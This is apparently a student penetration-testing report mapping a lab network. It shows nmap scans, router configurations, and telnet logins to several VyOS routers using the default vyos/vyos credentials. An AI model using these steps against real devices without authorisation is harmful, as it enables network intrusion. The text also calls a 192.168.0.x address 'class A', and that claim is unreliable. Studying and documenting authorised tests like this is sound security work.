

Network Documentation and Security Evaluation of ACME Inc.

Adam Henderson

Introduction	2
Network Mapping.....	3
Subnet Table	5
Network Mapping.....	6
Security Weaknesses	27
Exploitation	27
Mitigation.....	39
Network Design Critical Evaluation	42
Conclusions	44
Appendices	47
Appendix A – Dirb scan	47
Appendix B – Nmap scan	52
Appendix C – Subnet Calculations	55
Appendix D – Firewall configuration	56

Introduction


ACME Inc. have recently parted ways with their network manager, on attempt to review documentation for their network they were unable to find any documentation produced about the network. To rectify this critical error ACME Inc. have requested a full network evaluation and security testing. ACME Inc. Have provided the tester with a machine on the network and expect this report to produce the following deliverables.

- A detailed network diagram showing all the devices that are active, in use, and on the network.

- A subnet table which details the subnets used in the network including the subnet address, the subnet mask, the valid range of host addresses for the subnet, the broadcast address of the subnet and the calculations to be provided in the report's appendix.
- An evaluation of any security weaknesses found including how they were exploited, and what remediations can be put in place to mitigate them. This will also include screenshots to prove the vulnerabilities reproducibility.
- A critical evaluation of the networks design including what's good, what's bad and improvements

Network Mapping

An extensive network map has been provided below, the full page has been used due to its size.




Subnet Table

Subnet Address	Subnet Mask	Valid IP Addresses	Broadcast Address
13.13.13.0	255.255.255.0 or /24	13.13.13.1 - 13.13.13.254	13.13.13.255
172.16.221.0	255.255.255.0 or /24	172.16.221.1- 172.16.221.254	172.16.221.255
192.168.0.32	255.255.255.224 or /27	192.168.0.33 - 192.168.0.62	192.168.0.63
192.168.0.64	255.255.255.224 or /27	192.168.0.65 - 192.168.0.94	192.168.0.95
192.168.0.96	255.255.255.224 or /27	192.168.0.97 - 192.168.0.126	192.168.0.127
192.168.0.128	255.255.255.224 or /27	192.168.0.129 - 192.168.0.158	192.168.0.159
192.168.0.192	255.255.255.224 or /27	192.168.0.193 - 192.168.0.222	192.168.0.223
192.168.0.224	255.255.255.252 or /30	192.168.0.225 - 192.168.0.226	192.168.0.227
192.168.0.228	255.255.255.252 or /30	192.168.0.229 - 192.168.0.230	192.168.0.231
192.168.0.232	255.255.255.252 or /30	192.168.0.233 - 192.168.0.234	192.168.0.235
192.168.0.240	255.255.255.252 or /30	192.168.0.241 - 192.168.0.242	192.168.0.243

Network Mapping

ACME Inc. requested that a penetration tester be given access to their network directly using a virtual machine. The penetration tester used a Kali Linux machine with the IP Address 192.168.0.200 configured.

As there was no documentation about the network, the network had to be mapped as a blank slate. As the penetration tester had a machine already situated in the network, they were able to use a range of tools to help them map the network. To begin with the attacker used the “if config” command to discover the subnet the attacker was a part of.



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.200 netmask 255.255.255.224 broadcast 192.168.0.223
    inet6 fe80::20c:29ff:feb4:e1ce prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:b4:e1:ce txqueuelen 1000 (Ethernet)
    RX packets 3  bytes 213 (213.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 27  bytes 2032 (1.9 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 6  bytes 318 (318.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 6  bytes 318 (318.0 B)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Fig 3.1 - The results of the “if config” command on the attacker’s virtual machine

The netmask as displayed above is 255.255.255.224. This is representative of a /27 subnet. With this knowledge the penetration tester was able to run a Nmap scan on the subnet that the attacker's machine is a part of. Nmap is a commonly used tool in network mapping and penetration testing. It works by scanning the designated IP addresses and sending crafted packets to retrieve information about the targets. The scan used is “nmap -sV 192.168.0.192/27” this is made up of 3 sections. [ref]

- -sV – A flag set for version detection
- 192.168.0.192 - the network address of the subnet
- /27 - the CIDR notation subnet mask

```

root@kali:~# nmap -sV 192.168.0.192/27
Starting Nmap 7.80 ( https://nmap.org ) at 2025-10-21 09:06 EDT
Nmap scan report for 192.168.0.193
Host is up (0.00011s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh         OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http        lighttpd 1.4.28
443/tcp   open  ssl/https?
MAC Address: 00:50:56:99:6C:E2 (VMware)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.210
Host is up (0.00019s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind     2-4 (RPC #100000)
2049/tcp  open  nfs_acl     2-3 (RPC #100227)
MAC Address: 00:0C:29:AA:6E:93 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.200
Host is up (0.0000080s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh         OpenSSH 8.1p1 Debian 1 (protocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (3 hosts up) scanned in 56.54 seconds
root@kali:~#

```

Fig 3.2 - The results of the nmap scan “nmap -sV 192.168.0.192/27” on the subnet

The nmap scan revealed that the IP address 192.168.0.193 is a router, it also revealed that the router is running VyOS telnet. Telnet is a protocol used for remote login to networked devices and servers, it is widely regarded as insecure due to its lack of encryption, weak authentication, unsecured connections and generally outdated technology [ref]. The penetration tester used telnet to attempt to connect to and gain access to the router.

```

root@kali:~# telnet 192.168.0.193 23
Trying 192.168.0.193 ...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Tue Nov 25 15:49:01 UTC 2025 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$

```

Fig 3.3 - The telnet connection and successful login

Upon connection to the router the penetration tester was asked for login credentials. After some basic research the default VyOS credentials were found online and tested against the router, these allowed the penetration tester access to the router.

- Once VyOS is completely loaded, enter the default credentials (login: vyos, password: vyos).

Fig 3.4 - Default VyOS credentials found in the VyOS documentation manual

Using the access to the router the penetration tester was able to begin mapping the network, starting by performing the “show ip route” command. This command shows the routing table for the router, displaying a range of connections over the network.

```
root@vyos:~# show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O  172.16.221.0/24 [110/10] is directly connected, eth2, 01:29:41
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 01:21:51
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 01:21:51
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 01:21:51
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 01:21:51
O  192.168.0.192/27 [110/10] is directly connected, eth0, 01:29:41
C>* 192.168.0.192/27 is directly connected, eth0
O  192.168.0.224/30 [110/10] is directly connected, eth1, 01:29:41
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 01:21:51
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 01:21:51
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 01:21:51
root@vyos:~#
```

Figure 3.5 - The routing table as shown on the 192.168.0.193 router

Following the new information discovered nmap scans were run across each of the subnets shown in the routing table. Due to the number of scans this required the scans will be shown when appropriate for discussion. These scans can be found in Appendix B.

Another command used on the VyOS router is the “show config” command. This command displays the current configuration of the device.


```

interfaces {
  ethernet eth0 {
    address 192.168.0.193/27
    duplex auto
    hw-id 00:50:56:99:6c:e2
    smp_affinity auto
    speed auto
  }
  ethernet eth1 {
    address 192.168.0.225/30
    duplex auto
    hw-id 00:50:56:99:91:e4
    smp_affinity auto
    speed auto
  }
  ethernet eth2 {
    address 172.16.221.16/24
    duplex auto
    hw-id 00:0c:29:5a:07:78
    smp_affinity auto
    speed auto
  }
  loopback lo {
    address 1.1.1.1/32
  }
}
protocols {
  ospf {
    area 0 {
      network 192.168.0.192/27
      network 192.168.0.224/30
      network 172.16.221.0/24
    }
  }
}

```

Figure 3.6 - The results of the “show config” command

This displays multiple pieces of critical information to the attacker. It first displays 2 other connections on the router, 192.168.0.225 and 172.16.221.16, after further investigation it was determined that these were interfaces on the router. Using the CIDR notation the attacker can determine the purposes of the IP address subnets. The IP address subnet 172.16.221.16 is a class B address with a /24 subnet meaning it can host many addresses, contrarily the IP address subnet 192.168.0.225 is a class A address with a /30 subnet meaning there are only 2 useable host addresses. This indicates that the 192.168.0.225/30 subnet is being used as a bridging subnet to connect to another router. This helps to build a picture of the network as it can be safely assumed that there is at least one other router within the network.

Further information we can find from this statement includes the use of OSPF (Open Shortest Path First) protocol, a protocol designed to find the best path to each IP

address in a network [ref]. Finally, the ethernet ports that IP Addresses are associated with are shown which will help create a clearer picture of the network.

Using the information from the “show config” command a nmap scan can be performed on the 172.16.221.0/24 network. This will identify other devices on the network within the subnet.

```
root@kali:~# nmap -sV 172.16.221.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-20 13:23 EST
Nmap scan report for 172.16.221.16
Host is up (0.00013s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.221.237
Host is up (0.00036s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.2.22 ((Ubuntu))
443/tcp   open  ssl/http     Apache httpd 2.2.22 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 77.39 seconds
```

Figure 3.7 - the results of the nmap scan on the 172.16.221.0/24 subnet

This scan displays one other device present on the network within the subnet, notably both port 80 and 443 are open and running the http protocol, this strongly suggests that the device is a web server. To test this the IP address is entered into the search bar of a web browser.




Figure 3.8 - The web page hosted on 172.16.221.237

Having explored one of the subnets displayed when using the “show config” command on the 192.168.0.193 router, nmap was used to scan the 192.168.0.224/30 subnet.

```

root@kali:~# nmap -sV 192.168.0.224/30
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-20 13:43 EST
Nmap scan report for 192.168.0.225
Host is up (0.00022s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.226
Host is up (0.00040s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (2 hosts up) scanned in 32.87 seconds

```

Figure 3.8 - Nmap scan results on 192.168.0.224/30 subnet

This scan gives a wealth of information to the attacker including showing that both useable host addresses on this subnet are in use and that both are routers running on the same VyOS system. It can be assumed that the router located at the 192.168.0.226 is a separate router from the previously explored one and that subnets with the CIDR notation of /30 are being used as bridging networks. To confirm this theory, telnet is used to connect to the router on 192.168.0.226.

```
root@kali:~# telnet 192.168.0.226 23
Trying 192.168.0.226 ...
Connected to 192.168.0.226.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Tue Aug  6 14:10:29 UTC 2024 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 3.9 - Telnet connection to router on 192.168.0.226 and login with default credentials

As shown above, this router can also be exploited using the default VyOS credentials, suggesting that all the VyOS routers on this network use these credentials and the “show config” command is used to confirm the theory about bridging networks.

```

interfaces {
    ethernet eth0 {
        address 192.168.0.226/30
        duplex auto
        hw-id 00:50:56:99:56:5f
        smp_affinity auto
        speed auto
    }
    ethernet eth1 {
        address 192.168.0.33/27
        duplex auto
        hw-id 00:50:56:99:af:41
        smp_affinity auto
        speed auto
    }
    ethernet eth2 {
        address 192.168.0.229/30
        duplex auto
        hw-id 00:50:56:99:cf:44
        smp_affinity auto
        speed auto
    }
    loopback lo {
        address 2.2.2.2/32
    }
}
protocols {
    ospf {
        area 0 {
            network 192.168.0.224/30
            network 192.168.0.32/27
            network 192.168.0.228/30
        }
    }
}

```

Figure 3.10 - results of the “show config” command on the router located at 192.168.0.226

The “show config” command strengthens the theory that /30 subnets are being used as bridging networks between routers. This makes mapping the network much easier as there is now a consistent rule to follow to discover new devices. It also displays other IP addresses connected to the ethernet ports on the router. On the eth1 port the 192.168.0.33/27 network is connected, this network is too large to be used as a bridging network and likely has other devices connected to it. To explore this subnet a nmap scan can be used.


```

root@kali:~# nmap -sV 192.168.0.32/27
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-20 13:25 EST
Nmap scan report for 192.168.0.33
Host is up (0.00041s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd 1.14.0 or later
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.34
Host is up (0.00066s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind 2-4 (RPC #100000)
2049/tcp  open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 33.37 seconds

```

Figure 3.11 - results of the nmap scan “nmap -sV 192.168.0.32/27”

The nmap scan displays another device discovered on the network, notably the open ports on this discovered device show that it has a file share and SSH enabled, exploitation of these will be covered later.

On the eth2 port 192.168.0.229/30 is connected, this subnet is similar to the bridging network discussed prior and is likely connected to another router, to test this a nmap scan can be performed on the subnet using the command “nmap -sV 192.168.0.228/30”.

```

root@kali:~# nmap -sV 192.168.0.228/30
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-20 13:45 EST
Nmap scan report for 192.168.0.229
Host is up (0.00052s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.230
Host is up (0.00080s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (2 hosts up) scanned in 32.77 seconds

```

Fig 3.10 - nmap scan results on the 192.168.0.228/30 subnet

This scan displays the same results for both hosts found indicating that the device found on the 192.168.0.230 IP address will be a VyOS router, telnet can be used to connect to and exploit this by using the default credentials enumerated prior.

```

root@kali:~# telnet 192.168.0.230
Trying 192.168.0.230 ...
Connected to 192.168.0.230.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Tue Aug  6 13:49:07 UTC 2024 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ █

```

Fig 3.11 - telnet connection to router on 192.168.0.230

```

interfaces {
    ethernet eth0 {
        address 192.168.0.230/30
        duplex auto
        hw-id 00:50:56:99:c7:f8
        smp_affinity auto
        speed auto
    }
    ethernet eth1 {
        address 192.168.0.129/27
        duplex auto
        hw-id 00:50:56:99:52:f3
        smp_affinity auto
        speed auto
    }
    ethernet eth2 {
        address 192.168.0.233/30
        duplex auto
        hw-id 00:50:56:99:c3:cb
        smp_affinity auto
        speed auto
    }
    loopback lo {
        address 3.3.3.3/32
    }
}
protocols {
    ospf {
        area 0 {
            network 192.168.0.228/30
            network 192.168.0.128/27
            network 192.168.0.232/30
        }
    }
}

```

Figure 3.12 - results of the “show config” command on the router on 192.168.0.230

The results of the “show config” command confirms the bridging network on the 192.168.0.228/30 subnet. The eth1 port on the router is connected to 192.168.0.129/27 subnet. This subnet is large enough to have 30 useable hosts; this suggests it is used for devices instead of bridging. To test this a nmap scan was performed on the subnet using “nmap -sV 192.168.0.128/27”.


```

root@kali:~# nmap -sV 192.168.0.128/27
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-20 13:41 EST
Nmap scan report for 192.168.0.129
Host is up (0.00063s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.130
Host is up (0.0010s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind 2-4 (RPC #100000)
2049/tcp  open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 33.35 seconds

```

Figure 3.13 - The results of a nmap scan on the 192.168.0.128/27 subnet

This scan reveals another device connected to the network. It is also running network file share and SSH. This also confirms that subnets with the CIDR notation /27 are not likely to be bridging subnets.

Finally, a nmap scan is performed on the subnet 192.168.0.232/30 which is connected to the eth2 port, it is assumed that this is a bridging network.

```

root@kali:~# nmap -sV 192.168.0.232/30
Starting Nmap 7.80 ( https://nmap.org ) at 2025-12-02 08:43 EST
Nmap scan report for 192.168.0.233
Host is up (0.0011s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (1 host up) scanned in 33.06 seconds
root@kali:~#

```

Figure 3.14 - the results of a nmap scan on the 192.168.0.232/30 subnet

This scan reveals critical information about the network as it reveals that despite being a /30 network there does not appear to be a second host on the subnet. Using the established idea that /30 networks are used for bridging there are 2 possible conclusions.

- This is the end of the network and there's nothing more to map or explore
- There is a firewall in place blocking connections from the rest of the network

